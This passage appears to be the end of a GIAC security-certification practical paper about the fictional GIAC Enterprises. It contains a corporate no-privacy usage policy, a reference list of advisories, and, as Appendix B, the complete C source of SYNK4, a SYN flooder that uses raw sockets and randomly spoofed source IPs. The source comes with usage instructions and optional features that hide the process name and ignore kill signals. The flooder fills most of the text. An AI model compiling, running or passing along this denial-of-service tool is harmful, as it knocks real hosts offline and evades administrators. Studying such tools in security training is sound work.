No Right to Privacy on GIAC ENTERPRISES Computer Resources. Because GIAC Enterprise's computing and network resources are its property and integral to its business activities, GIAC ENTERPRISES has the right to audit both business and personal use of such resources and to access any electronic files on its systems, including, but not limited to word processing documents, spreadsheets, internal and external e-mail and Internet usage and communications. GIAC ENTERPRISES Computer Users are advised that none of GIAC Enterprise's computer or network communications systems, including e-mail and the Internet, are private, whether or not they are protected by password. Therefore, you should remember that messages and Internet usage can and may be disclosed to or read by others without prior notice.

Violations of Computer User Policy. GIAC ENTERPRISES will take appropriate action to address the misuse of its computing or network facilities by any GIAC ENTERPRISES Computer User. If GIAC ENNTERPRISES concludes that a GIAC ENTERPRISES Computer User has misused its facilities, he or she may be subject to corrective action up to and including termination and, depending on the nature of the violation, may be subject to criminal prosecution.

Appendix B
Source Code for SYNK4.c

```
/* Syn Flooder by Zakath
 * TCP Functions by trurl_ (thanks man).
 * Some more code by Zakath.
 * Speed/Misc Tweaks/Enhancments -- ultima
 * Nice Interface -- ultima
 * Random IP Spoofing Mode -- ultima
 * How To Use:
 * Usage is simple. srcaddr is the IP the packets will be spoofed from.
 * dstaddr is the target machine you are sending the packets to.
 * low and high ports are the ports you want to send the packets to.
 * Random IP Spoofing Mode: Instead of typing in a source address,
 * just use '0'. This will engage the Random IP Spoofing mode, and
 * the source address will be a random IP instead of a fixed ip.
 * Released: [4.29.97]
 *  To compile: cc -o synk4 synk4.c
 *
 */
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is
on
 * this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) ((rand() % (int)(((max)+1) - (min))) + (min))

unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;

/* Check Sum */
unsigned short
```

```
ip_sum (addr, len)
u_short *addr;
int len;
{
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer = 0;

        while (nleft > 1)
          {
                sum += *w++;
                nleft -= 2;
          }
        if (nleft == 1)
          {
                *(u_char *) (&answer) = *(u_char *) w;
                sum += answer;
          }
        sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
        sum += (sum >> 16);           /* add carry */
        answer = ~sum;               /* truncate to 16 bits */
        return (answer);
}
void sig_exit(int crap)
{
#ifndef HEALTHY
        printf("  [H   [JSignal Caught. Exiting Cleanly.\n");
        exit(crap);
#endif
}
void sig_segv(int crap)
{
#ifndef NOSEGV
        printf("  [H   [JSegmentation Violation Caught. Exiting Cleanly.\n");
        exit(crap);
#endif
}

unsigned long getaddr(char *name) {
        struct hostent *hep;

        hep=gethostbyname(name);
        if(!hep) {
                fprintf(stderr, "Unknown host %s\n", name);
                exit(1);
```

```
        }
        return *(unsigned long *)hep->h_addr;
}


void send_tcp_segment(struct iphdr *ih, struct tcphdr *th, char *data, int
dlen) {
        char buf[65536];
        struct {  /* rfc 793 tcp pseudo-header */
                unsigned long saddr, daddr;
                char mbz;
                char ptcl;
                unsigned short tcpl;
        } ph;

        struct sockaddr_in sin;  /* how necessary is this, given that the
destination
                                address is already in the ip header? */

        ph.saddr=ih->saddr;
        ph.daddr=ih->daddr;
        ph.mbz=0;
        ph.ptcl=IPPROTO_TCP;
        ph.tcpl=htons(sizeof(*th)+dlen);

        memcpy(buf, &ph, sizeof(ph));
        memcpy(buf+sizeof(ph), th, sizeof(*th));
        memcpy(buf+sizeof(ph)+sizeof(*th), data, dlen);
        memset(buf+sizeof(ph)+sizeof(*th)+dlen, 0, 4);
        th->check=ip_sum(buf, (sizeof(ph)+sizeof(*th)+dlen+1)&~1);

        memcpy(buf, ih, 4*ih->ihl);
        memcpy(buf+4*ih->ihl, th, sizeof(*th));
        memcpy(buf+4*ih->ihl+sizeof(*th), data, dlen);
        memset(buf+4*ih->ihl+sizeof(*th)+dlen, 0, 4);

        ih->check=ip_sum(buf, (4*ih->ihl + sizeof(*th)+ dlen + 1) & ~1);
        memcpy(buf, ih, 4*ih->ihl);

        sin.sin_family=AF_INET;
        sin.sin_port=th->dest;
        sin.sin_addr.s_addr=ih->daddr;

        if(sendto(ssock, buf, 4*ih->ihl + sizeof(*th)+ dlen, 0, &sin,
sizeof(sin))<0) {
                printf("Error sending syn packet.\n"); perror("");
```

```
                exit(1);
        }
}

unsigned long spoof_open(unsigned long my_ip, unsigned long their_ip,
unsigned short port) {
        int i, s;
        struct iphdr ih;
        struct tcphdr th;
        struct sockaddr_in sin;
        int sinsize;
        unsigned short myport=6969;
        char buf[1024];
        struct timeval tv;

        ih.version=4;
        ih.ihl=5;
        ih.tos=0;                       /* XXX is this normal? */
        ih.tot_len=sizeof(ih)+sizeof(th);
        ih.id=htons(random());
        ih.frag_off=0;
        ih.ttl=30;
        ih.protocol=IPPROTO_TCP;
        ih.check=0;
        ih.saddr=my_ip;
        ih.daddr=their_ip;

        th.source=htons(srcport);
        th.dest=htons(port);
        th.seq=htonl(SEQ);
        th.doff=sizeof(th)/4;
        th.ack_seq=0;
        th.res1=0;
        th.fin=0;
        th.syn=1;
        th.rst=0;
        th.psh=0;
        th.ack=0;
        th.urg=0;
        th.res2=0;
        th.window=htons(65535);
        th.check=0;
        th.urg_ptr=0;

        gettimeofday(&tv, 0);
```

```
        send_tcp_segment(&ih, &th, "", 0);

        send_seq = SEQ+1+strlen(buf);
}
void upsc()
{
        int i;
        char schar;
        switch(cnt)
         {
         case 0:
                {
                        schar = '|';
                        break;
                }
         case 1:
                {
                        schar = '/';
                        break;
                }
         case 2:
                {
                        schar = '-';
                        break;
                }
         case 3:
                {
                        schar = '\\';
                        break;
                }
         case 4:
                {
                        schar = '|';
                        cnt = 0;
                        break;
                }
         }
        printf("  [H   [1;30m[  [1;31m%c   [1;30m]   [0m %d", schar, curc);
        cnt++;
        for(i=0; i<26; i++)  {
                i++;
                curc++;
        }
}
void init_signals()
{
```

```
        // Every Signal known to man. If one gives you an error, comment
it out!
        signal(SIGHUP, sig_exit);
        signal(SIGINT, sig_exit);
        signal(SIGQUIT, sig_exit);
        signal(SIGILL, sig_exit);
        signal(SIGTRAP, sig_exit);
        signal(SIGIOT, sig_exit);
        signal(SIGBUS, sig_exit);
        signal(SIGFPE, sig_exit);
        signal(SIGKILL, sig_exit);
        signal(SIGUSR1, sig_exit);
        signal(SIGSEGV, sig_segv);
        signal(SIGUSR2, sig_exit);
        signal(SIGPIPE, sig_exit);
        signal(SIGALRM, sig_exit);
        signal(SIGTERM, sig_exit);
        signal(SIGCHLD, sig_exit);
        signal(SIGCONT, sig_exit);
        signal(SIGSTOP, sig_exit);
        signal(SIGTSTP, sig_exit);
        signal(SIGTTIN, sig_exit);
        signal(SIGTTOU, sig_exit);
        signal(SIGURG, sig_exit);
        signal(SIGXCPU, sig_exit);
        signal(SIGXFSZ, sig_exit);
        signal(SIGVTALRM, sig_exit);
        signal(SIGPROF, sig_exit);
        signal(SIGWINCH, sig_exit);
        signal(SIGIO, sig_exit);
        signal(SIGPWR, sig_exit);
}
main(int argc, char **argv) {
  int i, x, max, floodloop, diff, urip, a, b, c, d;
  unsigned long them, me_fake;
  unsigned lowport, highport;
  char buf[1024], *junk;

  init_signals();
#ifdef HIDDEN
  for (i = argc-1; i >= 0; i--)
    /* Some people like bzero...i prefer memset :) */
    memset(argv[i], 0, strlen(argv[i]));
  strcpy(argv[0], HIDDEN);
#endif
```

```
  if(argc<5) {
     printf("Usage: %s srcaddr dstaddr low high\n", argv[0]);
     printf("    If srcaddr is 0, random addresses will be used\n\n\n");

     exit(1);
  }
  if( atoi(argv[1]) == 0 )
    urip = 1;
  else
    me_fake=getaddr(argv[1]);
  them=getaddr(argv[2]);
  lowport=atoi(argv[3]);
  highport=atoi(argv[4]);
  srandom(time(0));
  ssock=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if(ssock<0) {
     perror("socket (raw)");
     exit(1);
  }
  sock=socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
  if(sock<0) {
     perror("socket");
     exit(1);
  }
  junk = (char *)malloc(1024);
  max = 1500;
  i = 1;
  diff = (highport - lowport);

  if (diff > -1)
    {
        printf("  [H  [J\n\nCopyright (c) 1980, 1983, 1986, 1988, 1990,
1991 The Regents of the University\n of California. All Rights
Reserved.");
        for (i=1;i>0;i++)
          {
             srandom((time(0)+i));
             srcport = getrandom(1, max)+1000;
             for (x=lowport;x<=highport;x++)
               {
                   if ( urip == 1 )
                     {
                        a = getrandom(0, 255);
                        b = getrandom(0, 255);
                        c = getrandom(0, 255);
                        d = getrandom(0, 255);
```

```
                    sprintf(junk, "%i.%i.%i.%i", a, b, c, d);
                    me_fake = getaddr(junk);
                  }

                spoof_open(/*0xe1e26d0a*/ me_fake, them, x);
                /* A fair delay. Good for a 28.8 connection */
                usleep(300);

                if (!(floodloop = (floodloop+1)%(diff+1))) {
                  upsc(); fflush(stdout);
                }
              }
            }
          }
        else {
          printf("High port must be greater than Low port.\n");
          exit(1);
        }
}
```

References

Cisco 3600 Router
http://www.cisco.com/univercd/cc/td/doc/pcat/3600.htm#fea.
Cisco Pix 515
http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix51_ds.htm
Bugtrac Posting: IP frag attack by Lance Spitzner's
http://www.securityfocus.com/archive/1/63478
CheckPoint IP frag attack:
http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html
PhoneBoy's Firewall-1 FAQ site:
http://www.phoneboy.com/fw1
Tim Hall message board post
http://www.securityfocus.com/cgi-bin/archive.pl?id=1&mid=157063
IP Spoofing
http://www.fc.net/phrack/files/p48/p48-14.html
RDP Bypass Vulnerability
http://www.securitynewsportal.com/article.php?sid=1021
SecuRemote Exploit
http://www.securiteam.com/securitynews/5HP0D2A4UC.html
Cert Advisory: SecuRemote Exploit
http://www.securitynewsportal.com/article.php?sid=1142
Securititeam: CheckPoint SecuRemote Exploit
http://www.securiteam.com/securitynews/5HP0D2A4UC.html
Securiteam: CheckPoint: Limited Addressing DOS
http://www.securiteam.com/securitynews/5GP0L0A35M.html
Tribal Flood Networks
http://staff.washington.edu/dittrich/talks/cert/tfn.html
http://security.uchicago.edu/seminars/DDoS/tfn.shtml
http://www.nipc.gov/warnings/alerts/1999/trinoo.htm
http://www.happyhacker.org/uberhacker/dos2.shtml
Cert Advisory TFN
http://www.cert.org/incident_notes/IN-99-07.html
Synk4/ Syn Flooding
http://www.wwdsi.com/demo/saint_tutorials/synk4.html
CVE 1999-0116
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0116
Cert Advisory TCP SYN Flooding and IP Spoofing
http://www.cert.org/advisories/CA-1996-21.html
Cert Advisory RDP Bypass Vulnerability
http://www.cert.org/advisories/CA-2001-17.html
Nmap scanner
http://www.insecure.org/
Retina Scanner

http://www.eeye.com
CISCO and HTTP Server
http://www.cisco.com/warp/public/707/ioshttpserverquery-pub.shtml
CheckPoint ICMP Fix
http://support.checkpoint.com/kb/docs/public/firewall1/3_0b/pdf/longicmp.pdf

CheckPoint. How to Strip Down the Unix OS
http://support.checkpoint.com/kb/docs/public/os/solaris/pdf/strip-sunserver.pdf
Sun Security Patches
http://sunsolve.sun.com
Freedom of Information Act
http://www.usdoj.gov/foia/
WorldMerge Spamming
http://www.coloradosoft.com/worldmrg/index.htm
Etherpeek
http://www.wildpackets.com/products/etherpeek